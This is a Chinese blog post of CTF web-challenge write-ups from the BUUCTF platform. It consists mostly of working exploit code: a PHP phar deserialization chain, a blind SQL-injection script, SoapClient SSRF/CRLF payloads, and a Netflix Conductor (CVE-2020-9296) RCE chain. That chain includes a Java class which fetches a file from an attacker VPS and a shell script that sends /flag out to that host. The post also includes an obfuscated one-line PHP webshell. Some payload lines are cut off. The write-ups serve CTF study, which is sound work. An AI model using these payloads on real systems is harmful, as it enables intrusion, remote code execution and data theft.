BUU刷题记录——3

原创

Arnoldqqq 于 2021-08-31 02:33:48 发布 183 收藏
文章标签： ctf

[SWPUCTF 2018]SimplePHP

可以上传到找不到上传的文件

http://05de1970-8bf0-44cd-ba69-44dd2d41c86a.node3.buuoj.cn/file.php?file=upload_file.php

直接就可以从?file读源码，还用伪协议试了半天不行。。。

先看下function.php的内容

看源码得知上传的文件在/upload/目录下 文件名只能是几种图片格式

主要代码在class.php

```php
<?php
class C1e4r
{
    public $test;
    public $str;
    public function __construct($name)
    {
        $this->str = $name;
    }
    public function __destruct()
    {
        $this->test = $this->str;
        echo $this->test;
    }
}
class Show
{
    public $source;
    public $str;
    public function __construct($file)
    {
        $this->source = $file;   //$this->source = phar://phar.jpg
        echo $this->source;
    }
    public function __toString()
    {
        $content = $this->str['str']->source;
        return $content;
    }
    public function __set($key,$value)
    {
        $this->$key = $value;
    }
    public function _show()
    {
        if(preg_match('/http|https|file:|gopher|dict|\.\.|f1ag/i',$this->source)) {
            die('hacker!');
        } else {
            highlight_file($this->source);
        }

    }
    public function __wakeup()
    {
        if(preg_match("/http|https|file:|gopher|dict|\.\./i", $this->source)) {
            echo "hacker~";
            $this->source = "index.php";
        }
    }
}
class Test
{
    public $file;
    public $params;
    public function __construct()
    {
        $this->params = array();
    }
    public function __get($key)
    {
        return $this->get($key);
    }
    public function get($key)
    {
        if(isset($this->params[$key])) {
            $value = $this->params[$key];
        } else {
            $value = "index.php";
        }
        return $this->file_get($value);
    }
    public function file_get($value)
    {
        $text = base64_encode(file_get_contents($value));
        return $text;
    }
}
?>
```

__get（）当未定义的属性或没有权限访问的属性被访问时该方法会被调用。

构造pop链C1e4r::destruct() --> Show::toString() --> Test::__get()

Exp：

```
<?php
class C1e4r
{
    public $test;
    public $str;
}
class Show
{
    public $source;
    public $str;
}
class Test
{
    public $file;
    public $params;
}
$c1e4r = new C1e4r();
$show = new Show();
$test = new Test();
$test->params['source'] = "/var/www/html/f1ag.php";  #只能为source因为__get($key) 的$key是由str['str']->source这来的
$c1e4r->str = $show;
$show->str['str'] = $test;
$phar = new Phar("exp.phar");
$phar->startBuffering();
$phar->setStub('<?php __HALT_COMPILER(); ? >');
$phar->setMetadata($c1e4r);
$phar->addFromString("exp.txt", "test");
$phar->stopBuffering();
?>
```

修改后缀名后上传 用phar伪协议触发反序列化

HarekazeCTF2019]encode_and_encode

```
    $regexp = '/' . implode('|', $banword) . '/i';
    if (preg_match($regexp, $str)) {
      return false;
    }
    return true;
  }

  $body = file_get_contents('php://input');
  $json = json_decode($body, true);

  if (is_valid($body) && isset($json) && isset($json['page'])) {
    $page = $json['page'];
    $content = file_get_contents($page);
    if (!$content || !is_valid($content)) {
      $content = "<p>not found</p>\n";
    }
  } else {
    $content = '<p>invalid request</p>';
  }

  // no data exfiltration!!!
  $content = preg_replace('/HarekazeCTF\{.+\}/i', 'HarekazeCTF{&lt;censored&gt;}', $
      content);
  echo json_encode(['content' => $content]);
```


得到post流的数据并json——decode，并读取以page为文件名的内容，最后还把flag又处理了下，用伪协议加base64绕过就行 主要是上面的正则过滤了伪协议以及flag关键字

json_decode会自动解析unicode编码，因此我们可以用unicode编码来绕过上面的正则匹配

unicode编码网站

{"page":"\u0070\u0068\u0070://filter/convert.base64-encode/resource=/\u0066\u006C\u0061\u0067"}


Post提交即可

[RoarCTF 2019]Online Proxy

还以为是ssrf测了一下不行 结果是SQL注入

```
1 欢迎使用 Online Proxy。使用方法为 /?url=，例如 /?url=https://baidu.com/。<br>
2 为了保障您的使用体验，我们可能收集您的使用信息，这些信息只会被用于提升我们的服务，请您放心。<br>
3 <!-- Debug Info:
4  Duration: 0.04656195640564 s
5  Current Ip: 127.0.0.1  -->
6 <!-- Debug Info:
7  Duration: 0.053481101989746 s
8  Current Ip: 115.225.218.167  -->
```


看提示是ip会被记录



X-Forwarded-For: 127.0.0.1 可伪造ip 然后想偷懒直接sqlmap 发现不行

手工测试为二次注入，第一次输入payload后 第二次输入时查询上一次的ip时出=触发注入，第三次查询时得到结果

```
import requests
url = "http://node3.buuoj.cn:25321/"
head = {
    "GET" : "/ HTTP/1.1",
    "Cookie" : "track_uuid=b62613e3-dd67-44ed-ea62-56331609658a",
    "X-Forwarded-For" : ""
}
result = ""
# payload = "0' or ascii(substr((select group_concat(schema_name) from information_schema.schemata),{0},1))>{1} or '0"
# payload = "0' or ascii(substr((select group_concat(table_name) from information_schema.tables where table_schema=0x46346c395f4434743442343565),{0},1))>{1} or '0"
# payload = "0' or ascii(substr((select group_concat(column_name) from information_schema.columns where table_schema=0x46346c395f4434743442343565),{0},1))>{1} or '0"
payload = "0' or ascii(substr((select F4l9_C01uMn from F4l9_D4t4B45e.F4l9_t4b1e limit 1,1),{0},1))>{1} or '0"
for i in range(1,100):
    l = 1
    r = 127
    mid = (l+r)>>1
    while(l<r):
        head["X-Forwarded-For"] = payload.format(i,mid)
        html_0 = requests.post(url,headers = head)
        head["X-Forwarded-For"] = "test"
        html_0 = requests.post(url, headers=head)# 查询上次IP时触发二次注入
        html_0 = requests.post(url, headers=head)# 再次查询得到结果
        if "Last Ip: 1" in html_0.text:
            l= mid+1
        else:
            r=mid
        mid = (l+r)>>1
    if(chr(mid)==' '):
        break
    result+=chr(mid)
    print(result)
```

[BJDCTF2020]EzPHP

https://www.gem-love.com/ctf/770.html

[强网杯 2019]Upload

SESSION处存在反序列化，利用后可修改上传得头像后缀为php


https://www.zhaoj.in/read-5873.html#0x01UPLOAD

LCTF2018-bestphp's revenge

```
<?php
highlight_file(__FILE__);
$b = 'implode';
call_user_func($_GET['f'], $_POST);
session_start();
if (isset($_GET['name'])) {
    $_SESSION['name'] = $_GET['name'];
}
var_dump($_SESSION);//打印出seesion的内容
$a = array(reset($_SESSION), 'welcome_to_the_lctf2018');
call_user_func($b, $a);
?>
```

从代码中不难发现有call_user_func这个代码执行的常见函数，但其第二个参数被传入post数组无法被直接用来执行命令。

当参数为字符串时正常输出phpinfo




而当传入数组时便不会起效，同时在在php7.1版本之后 assert()默认不再可以执行代码，eval()也是不行的。

```php
<?php
highlight_file(__FILE__);
//  $b='111';
//  $a='phpinfo';
//  call_user_func($a,  $b);
call_user_func($_GET['f'],  $_POST);
echo  "\$_POST-------";
var_dump($_POST);

?>
```

Warning: phpinfo() expects parameter 1 to be integer, array given in **D:\phpStudy\PHPTutorial\WWW\index.php** on line **6**
$_POST-------array(1) { [111]=> string(0) "" }



但当call_user_func第一个参数为数组时，会把第一个值当作类名，第二个值当作方法进行回调。那在利用第一个回调函数对$b进行变量覆盖之后，通过两个call_user_func函数的套娃，第二个回调函数处$b=call_user_func，$a为一个数组且作为call_user_func函数第一个参数，就可以用来调用php原生类的方法了。

SoapClient类可以用来ssrf：https://www.cnblogs.com/iamstudy/articles/unserialize_in_php_inner_class.html#_label1_0

而题目还有个flag.php页面，只能通过本地访问

```
only localhost can get flag!session_start();
echo 'only localhost can get flag!';
$flag = 'LCTF{**********************}';
if($_SERVER["REMOTE_ADDR"]==="127.0.0.1"){
    $_SESSION['flag'] = $flag;
  }
only localhost can get flag!
```

那剩下要做的就是ssrf去访问flag.php，然后获取flag。再把SESSION中的flag打印出来。

反序列化的payload传入就需要用到PHP中SESSION的反序列化机制。我们可以利用回调函数来覆盖session默认的序列化引擎。

PHP内置了多种处理器用于存储$_SESSION数据时会对数据进行序列化和反序列化，常用的有以下三种，对应三种不同的处理格式：

处理器	对应的存储格式
php	键名 + 竖线 + 经过serialize()函数反序列化处理的值
php_binary	键名的长度对应的ASCII字符 + 键名 + 经过serialize()函数反序列化处理的值
php_serialize(php>=5.5.4)	经过serialize()函数反序列处理的数组

配置选项 session.serialize_handler，通过该选项可以设置序列化及反序列化时使用的处理器。CSDN @Arnoldqqq

构造SSRF的Soap类的序列化字符串POC


```
<?php
$url = "http://127.0.0.1/flag.php";
$b = new SoapClient(null, array('uri' => $url, 'location' => $url));
$a = serialize($b);
$a = str_replace('^^', "\r\n", $a);
echo "|" . urlencode($a);
?>
```

在POC中还有个CRLF：SOAP漏洞利用之CRLF与SSRF


Paylaod：

```
|O%3A10%3A%22SoapClient%22%3A3%3A%7Bs%3A3%3A%22uri%22%3Bs%3A25%3A%22http%3A%2F%2F127.0.0.1%2Fflag.php%22%3Bs%3A8%3A%22location%22%3Bs%3A25%3A%22http%3A%2F%2F127.0.0.1%2Ff
```

利用回调函数覆盖session序列化引擎为php_serilaze，构造SSRF的Soap类的序列化字符串配合序列化注入写入session文件



然后利用变量覆盖漏洞，覆盖掉变量b为回调函数call_user_func，回调函数调用Soap类的未知方法，触发__call方法进行SSRF访问flag.php，把flag写入session。



将这个session保存后，访问index.php打印出flag.

[虎符CTF 2021]Internal System

主要记录下解题过程，详细的分析：虎符 CTF2021 Web 零解题 Internal System WriteUp

打开是个登陆界面，F12可以看到提示 访问/source得到源码

先看/login路由的内容

Nodejs审计的不多，所以这里是直接截图大佬的博客。

这里通过数组来绕过admin限制，而数组在后面和salt字符串拼接后转为字符串，不影响后面的逻辑。

/login?username[]=admin&password=admin

跳转到一个代理器页面，通过这个页面我们可以直接访问到外网的页面，查看对应的代码发现有个waf组合进行过滤。


```
function SSRF_WAF(url) { // 判断 URL 所请求的地址是否在内网
  const host = new UrlParse(url).hostname.replace(/\[|\]/g, '')

  return isIp(host) && IP.isPublic(host)
}

function FLAG_WAF(url) { // 判断 URL 所请求的 uri 开头是否为 /flag
  const pathname = new UrlParse(url).pathname
  return !pathname.startsWith('/flag')
}

function OTHER_WAF(url) { // 没啥用
  return true;
}

const WAF_LISTS = [OTHER_WAF, SSRF_WAF, FLAG_WAF] // 组合
```

这里使用http://0.0.0.0:3000即可绕过，只要是本机监听的端口，都会被请求到。

由于/proxy路由存在waf这里无法直接访问到/flag路由，利用ssrf访问本地的/search路由即可绕过过滤。

/proxy?url=http://0.0.0.0:3000/search?url=http://127.0.0.1:3000/flag

提示内网有一个 Netflix Conductor 服务器，利用ssrf对内网8080端口进行探测。

要在靶机同C段进行探测，根据启动靶机实际情况输入。

/proxy?url=http://0.0.0.0:3000/search?url=http://10.0.229.14:8080/

Swagger，是 Netflix Conductor 的文档页。

/proxy?url=http://0.0.0.0:3000/search?url=http://10.0.229.14:8080/api/admin/config

得到版本号，CVE-2020-9296，在这可以打。CVE-2020-9296-Netflix-Conductor-RCE-漏洞分析

本地创建一个 Evil.java。其中要执行命令为从我们自己的服务器上获取一个文件存到本地，为后面 RCE做准备。直接反弹 Shell 或者直接执行命令再curl带出来都不行。

因为字符串形式下Runtime.getRuntime().exec执行命令的时候无法解释&等特殊字符的本质是execvp特殊符号。Java Runtime.getRuntime().exec由表及里

Evil.java

```
public class Evil
{
    public Evil() {
        try {
            Runtime.getRuntime().exec("wget http://your-vps-ip:9998 -O /tmp/test");
        }
        catch (Exception ex) {
            ex.printStackTrace();
        }
    }
    public static void main(final String[] array) {
    }
}
```

javac Evil.java将其编辑为class文件，再使用 https://github.com/f1tz/BCELCodeman 这个工具将其转码为 BCEL 编码。（生成class和编码均要使用jdk8u211版本，用了java8最新的8u291版本会报错）https://www.oracle.com/java/technologies/javase/javase8u211-later-archive-downloads.html

java -jar BCELCodeman.jar e Evil.class

将这段编码放到文章中payload的json数据中的name处。

将恶意构造的 class 文件通过 bcel 编码后作为参数，构造出 EL 表达式，作为 `name` 属性的值：

```
curl --location --request POST 'http://localhost:8080/api/metadata/taskdefs' \
--header 'Content-Type: application/json' \
--data-raw '[{
  "name": "${'\'' '\''.getClass().forName('
'''com.sun.org.apache.bcel.internal.util.ClassLoader'\'').newInstance().loadClass('
'''$$BCEL$$$l$8b$I$A$A$A$A$A$Am991$cdN$c2$40$U$85$cf$94J$b1$W$a9$u$u$f8$af$LQ$T$d9$b8$c3$b81$b
'').newInstance().class}",
  "ownerEmail": "test@example.org",
  "retryCount": 3,
  "timeoutSeconds": 1200,
  "inputKeys": [
    "sourceRequestId",
    "qcElementType"
  ],
  "outputKeys": [
    "state",
    "skipped",
    "result"
  ],
  "timeoutPolicy": "TIME_OUT_WF",
  "retryLogic": "FIXED",
  "retryDelaySeconds": 600,
  "responseTimeoutSeconds": 3600,
  "concurrentExecLimit": 100,
  "rateLimitFrequencyInSeconds": 60,
  "rateLimitPerFrequency": 50,
  "isolationgroupId": "myIsolationGroupId"
}]'
```


代码中的post方法部分无法利用，但get部分用的axios 的 http 协议支持部分调用的是 NodeJS 的 http 库来实现的，我们就可以尝试利用 http 库 NodeJS 8 时的请求拆分漏洞来构造 POST 请求。https://www.cvedetails.com/cve/CVE-2018-12116/

通过拆分攻击实现的SSRF攻击


```
router.post('/proxy', async(req, res, next) => { // 测试 post 方法的，没有可控参数，用不上
  if(!req.session.admin) {
    return res.redirect('/index')
  }
  // test url
  // not implemented here
  const url = "https://postman-echo.com/post"
  await axios.post(`http://127.0.0.1:${port}/search?url=${url}`)
  res.render('base', "Something needs to be implemented")
})
```


使用大佬博客中的脚本

```
'[\u{017b}\u{0122}name\u{0122}:\u{0122}${\u{017b}\u{0127}1\u{0127}.getClass().forName(\u{0127}com.sun.org.apache.bcel.internal.util.ClassLoader\u{0127}).newInstance().loadC
[\u{0122}sourceRequestId\u{0122},\u{0122}qcElementType\u{0122}],\u{0122}outputKeys\u{0122}:
[\u{0122}state\u{0122},\u{0122}skipped\u{0122},\u{0122}result\u{0122}],\u{0122}timeoutPolicy\u{0122}:\u{0122}TIME_OUT_WF\u{0122},\u{0122}retryLogic\u{0122}:\u{0122}FIXED
```

```
console.log(encodeURI(encodeURI(encodeURI('http://0.0.0.0:3000/\u{0120}HTTP/1.1\u{010D}\u{010A}Host:127.0.0.1:3000\u{010D}\u{010A}\u{010D}\u{010A}POST\u{0120}/searc
url=http://10.0.229.14:8080/api/metadata/taskdefs\u{0120}HTTP/1.1\u{010D}\u{010A}Host:127.0.0.1:3000\u{010D}\u{010A}Content-
Type:application/json\u{010D}\u{010A}Content-Length:' + post_payload.length + '\u{010D}\u{010A}\u{010D}\u{010A}' + post_payload+
'\u{010D}\u{010A}\u{010D}\u{010A}\u{010D}\u{010A}\u{010D}\u{010A}GET\u{0120}/private'))))
```

改一下后面的ip以及中间的编码部分就行，运行一下得到最终payload



再在服务器上架起python服务器以及新建一个txt文件（存储要执行的命令）。


app.py

```
import os
from flask import Flask,redirect
from flask import request
app = Flask(__name__)
@app.route('/')
def hello():
    return open("test1.txt").read()
if __name__ == '__main__':
    port = int(os.environ.get('PORT', 9998))
app.run(host='0.0.0.0', port=port)
```


test1.txt

```
#!/bin/sh
wget http://your-vps-ip:9998/?test=`cat /flag|base64`
```

/proxy?url=payload 打就完事了



Evil.java将要执行命令改成 sh /tmp/test 再执行一遍上面的过程即可。一遍下载存储要执行命令的文件，第二遍执行文件中的命令。



[安洵杯 2019]不是文件上传

源码地址：https://github.com/D0g3-Lab/i-SOON_CTF_2019/tree/master/Web/不是文件上传

Sql注入触发反序列化

从文件上传之后 show.php的回显基本可以想到存在sql存储过程，结合源码进行分析。

```php
public function upload($input="file")
{
    $fileinfo = $this->getfile($input);
    $array = array();
    $array["title"] = $fileinfo['title'];
    $array["filename"] = $fileinfo['filename'];
    $array["ext"] = $fileinfo['ext'];
    $array["path"] = $fileinfo['path'];
    $img_ext = getimagesize($_FILES[$input]["tmp_name"]);
    $my_ext = array("width"=>$img_ext[0],"height"=>$img_ext[1]);
    $array["attr"] = serialize($my_ext);
    $id = $this->save($array);
    if ($id == 0){
        die("Something wrong!");
    }
    echo "<br>";
    echo "<p>Your images is uploaded successfully. And your image's id is $id.</p>";
}

public function getfile($input)
{
    if(isset($input)){
        $rs = $this->check($_FILES[$input]);
    }
    return $rs;
}

public function check($info)
{
    $basename = substr(md5(time().uniqid()),9,16);
    $filename = $info["name"];
    $ext = substr(strrchr($filename, '.'), 1);
    $cate_exts = array("jpg","gif","png","jpeg");
    if(!in_array($ext,$cate_exts)){
        die("<p>Please upload the correct image file!!!</p>");
    }
    #title可控,存在sql注入
    $title = str_replace(".".$ext,'',$filename);#截取文件名中去掉后缀名的部分,如a.png,中的.a
    return array('title'=>$title,'filename'=>$basename.".".$ext,'ext'=>$ext,'path'=>$this->folder.$basename.".".$ext);
}
```


文件名处存在明显sql注入。另外在文件存储以及show时也有序列化操作。

Helper类还存在一个魔术方法可以读取任意文件。

```php
<?php
class helper {
    protected $folder = "pic/";
    protected $ifview = False;
    protected $config = "config.txt";
    //The function is not yet perfect, it is not open yet.

    public function view_files($path){
        if ($this->ifview === False){
            return False;
            //The function is not yet perfect, it is not open yet.
        }
        $content = file_get_contents($path);
        echo $content;
    }

    function __destruct(){
        #Read some config html
        $this->view_files($this->config);
    }
}

?>
```

CSDN @Arnoldqqq

构造pop链

```php
<?php
class helper {
    protected $ifview = True;
    protected $config = "/flag";
}
$a = new helper();
echo bin2hex(serialize($a));
```

抓包修改文件名，show,php得到flag

Payload：

```
a','1','1','1',0x4f3a363a2268656c706572223a323a7b733a393a22002a00696676696577223b623a313b733a393a22002a00636f6e666967223b733a353a222f666c6167223b7d)#.pr
```

这段hex所在位置即为$row["attr"]的位置。

[SUCTF 2018]GetShell

can you upload a shell?

文件名: 浏览... 1.php 提交

```php
if($contents=file_get_contents($_FILES["file"]["tmp_name"])){
        $data=substr($contents,5);
        foreach  ($black_char  as  $b)  {
                if  (stripos($data,  $b)  !==  false){
                        die("illegal  char");
                }
        }
}
```

CSDN @Arnoldqqq

$_FILES参数详解及简单<form>表单无刷新上传文件

$_FILES:经由 HTTP POST 文件上传而提交至脚本的变量，类似于旧数组$HTTP_POST_FILES 数组（依然有效，但反对使用）详细信息可参阅 POST方法上传

$_FILES数组内容如下:

$_FILES['myFile']['name']	客户端文件的原名称
$_FILES['myFile']['type']	文件的 MIME类型，需要浏览器提供该信息的支持，例如"image/gif"
$_FILES['myFile']['size']	已上传文件的大小，单位为字节
$_FILES['myFile']['tmp_name']	文件被上传后在服务端储存的临时文件名，一般是系统默认，可以在php.ini的upload_tmp_dir指定，但用 putenv() 函数设置是不起作用的
$_FILES['myFile']['error']	和该文件上传相关的错误代码，['error'] 是在 PHP 4.2.0版本中增加的，下面是它的说明：(它们在PHP3.0以后成了常量)
UPLOAD_ERR_OK	值：0; 没有错误发生，文件上传成功
UPLOAD_ERR_INI_SIZE	值：1; 上传的文件超过了 php.ini 中 upload_max_filesize选项限制的值
UPLOAD_ERR_FORM_SIZE	值：2;上传文件的大小超过了 HTML 表单中 MAX_FILE_SIZE 选项指定的值
UPLOAD_ERR_PARTIAL	值：3; 文件只有部分被上传
UPLOAD_ERR_NO_FILE	值：4;没有文件被上传，值：5; 上传文件大小为0

CSDN @Arnoldqqq

文件上传时会检查是否存在黑名单中的字符。Fuzz得知$ ( ) . ; = _ [ ] ~等字符没有被过滤。

用p神之前一篇文章得方法取反进行getshell

这儿注意一个问题，由于题目中过滤了空格和换行符，所以我们只能把shell写在一行之内，而且结尾不能有?>，由题目中的过滤代码我们知道，他是从shell的第6个字符开始检测的

常规的写法是<?php xxx，第6个字符刚好是空格，所以我们只能用<?=的方式

```
<?=$_=[];$__.=$_;$____=$_==$_;$___=~茉[$____];$___.=~内[$____];$___.=~茉[$____];$___.=~苏[$____];$___.=~的[$____];$___.=~咩[$____];$_____=_;$_____.=~课[$____];$_____.=~尬[$____];$_____.=~笔[$____];$_____.=~端[$____];$__________=$$_____;$___($__________[~瞎[$____]]);
```

即<?=system($_POST["a"]); .执行env得到环境变量即可